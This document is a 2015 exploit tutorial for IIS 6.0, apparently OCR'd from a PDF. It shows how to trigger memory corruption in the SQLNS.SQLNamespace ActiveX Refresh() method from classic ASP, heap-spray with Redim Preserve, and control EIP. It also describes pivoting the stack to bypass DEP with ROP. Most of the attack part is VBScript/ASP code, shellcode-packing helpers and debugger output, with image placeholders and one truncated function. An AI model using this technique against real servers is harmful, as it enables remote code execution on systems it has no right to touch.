How to HeapSpray and Exploit memory corruption in IIS6

Author: ylbhz@hotmail.com

Date: 2015/8/31

Overview

It's a good idea to exploit vulnerability in COM ActiveX. A lots of examples prove this.I will talk about how to do this cool work with active server page.

Redim Preserve

I found that redim preserve statement can be used to allocate a lot of memory. This simple code will works well in IIS 6.0:

```
119  Dim spary()
120  For I = 0 To 200 Step 1
121      Redim Preserve spary(I)
122      spary(I) = Block
123  Next
124
```

Payload locate in the "Block", well, it's too simple that looks boring.

SQLNS.SQLNamespace


SQLNS.SQLNamespace exists in the installation of the SERVER SQL machine. The ActiveX publish some methods must be defined "private". Those methods cause memory corruption that lead to arbitrary code execution.

Look at Refresh() method, it have just one argument.


ms00-00.asp | poc.vbs

```
1    Set obj = CreateObject("SQLNS.SQLNamespace")
2    arg1 = 1094795585
3    obj.Refresh arg1
```


Let's use cscript.exe to execute the poc.vbs, of course execute in Immunity Debuger and make a breakpoint on oleaut32.dll#DispCallFunc



Now continue with F9 and step over with F8 step to code looks like "CALL EAX"



Here is the entry point to sqlns#Refresh, make a breakpoint and continue with F9.



Ohh, It's crash!

429DF9FE 8B02 MOV EAX,DWORD PTR DS:[EDX]


429DFA00 FF50 6C CALL DWORD PTR DS:[EAX+6C]

Now EAX = 0x41414141, ECX = 0x41414141, EDX = 0x41414141


Where's the 0x41414141 come from? 0x41414141 = 1094795585, the argument of Refresh().

What about IIS?

Save the vbs code as asp file and copy to IIS 6.0 web directory. Open website and attach w3wp process.



Press F9 to continue w3wp process and open poc.asp on browser, you can see the same scene.



Unicode&Ansi

Because of asp store data as unicode, I use some function to allocate memory. Translate Hex to memory or padding memory.

```
Function Padding(intLen)
    Dim strRet, intSize
    intSize = intLen/2 - 1
    For I = 0 To intSize Step 1
        strRet = strRet & unescape("%u4141")
    Next
    Padding = strRet
End Function

Function PackDWORD(strPoint)
    strTmp = replace(strPoint, "0x", "")
    PackDWORD = PackDWORD & UnEscape("%u" & Mid(strTmp, 5, 2) & Mid(strTmp, 7, 2))
    PackDWORD = PackDWORD & UnEscape("%u" & Mid(strTmp, 1, 2) & Mid(strTmp, 3, 2))
End Function

Function PackList(arrList)
    For Each Item In arrList
        PackList = PackList & PackDWORD(Item)
    Next
End Function

Function PackShellcode(strCode)
    intLen = Len(strCode) / 4
    If intLen Mod 2 = 1 Then
        strCode = strCode & "\x90"
        intLen = intLen + 1
    End If
    arrTmp = Split(strCode, "\x")
    For I = 1 To UBound(arrTmp) Step 2
        PackShellcode = PackShellcode & UnEscape("%u" & arrTmp(I + 1) & arrTmp(I))
    Next
End Function

Function UnicodeToAscii(uStrIn)
    intLen = Len(strCommand)
    If intLen Mod 2 = 1 Then
        For I = 1 To intLen - 1 Step 2
            UnicodeToAscii = UnicodeToAscii & "%u" & Hex(Asc(Mid(strCommand, I + 1, 1))) & Hex(Asc(Mid(strCommand, I, 1)))
        Next
        UnicodeToAscii = UnicodeToAscii & "%u00" & Hex(Asc(Mid(strCommand, I, 1)))
    Else
        For I = 1 To intLen - 1 Step 2
            UnicodeToAscii = UnicodeToAscii & "%u" & Hex(Asc(Mid(strCommand, I + 1, 1))) & Hex(Asc(Mid(strCommand, I, 1)))
        Next
    End If
    UnicodeToAscii = UnEscape(UnicodeToAscii & "%u0000%u0000")
```


HeapSpray!

Use redim preserve statement to heapspray:

```
50  Dim Block, Payload
51  Payload = String((2048/2), UnEscape("%u4141"))
52  For N = 1 to 512
53      Block = Block & Payload
54  Next
55  Dim spary()
56  For I = 0 To 200 Step 1
57      Redim Preserve spary(I)
58      spary(I) = Block
59  Next
60
61      Set obj = CreateObject("SQLNS.SQLNamespace")
62      arg1 = 1094795585
63      obj.Refresh arg1
64  %>
```

The size of each “block” is 512 * 2048 = 0x1000000, Debug and view memory map.

Every “block” like this, have 36 bytes management struct.



Get ready to EIP


The size of each “payload” is 2048 bytes. 514 “payload” copies size is 0x1010000, It’s a memory page size. So I a well structured “payload” can be used to control the EIP.

```
Dim block, Payload
Payload = String((1000/2), UnEscape("%u4141")) & PackDWORD("0x0c0c0c0c") & String((1044/2), UnEscape("%u4141"))
For N = 1 to 512
```

```
    Set obj = CreateObject("SQLNS.SQLNamespace")
    arg1 = 202116108 '0x0c0c0c0c
    obj.Refresh arg1
```

Notice this time I will make a breakpoint on before press F9 to continue w3wp process.

429DF9FE 8B02 MOV EAX,DWORD PTR DS:[EDX]




Press F8 to step over

As you see, CALL DWORD PTR DS:[EAX + 6C], EAX + 6C = 0x0c0c0c78


Bypass DEP protect


Put heap address like 0x0c0c0c10 to 0x0c0c0c78? You forgot the DEP.

Look at the code found in w3core module.




I use the address put in 0x0c0c0c78 and step by step.





Here, esp is changed to 0x0c0c0c0c, I can use ROP to bypass dep.



Now, just like exploit a sample stack overflow. The document will end there.You can see more detail about exploit here:https://www.exploit-db.com/exploits/38005/

Thank you

Thanks for reading and apologize for my terrible English.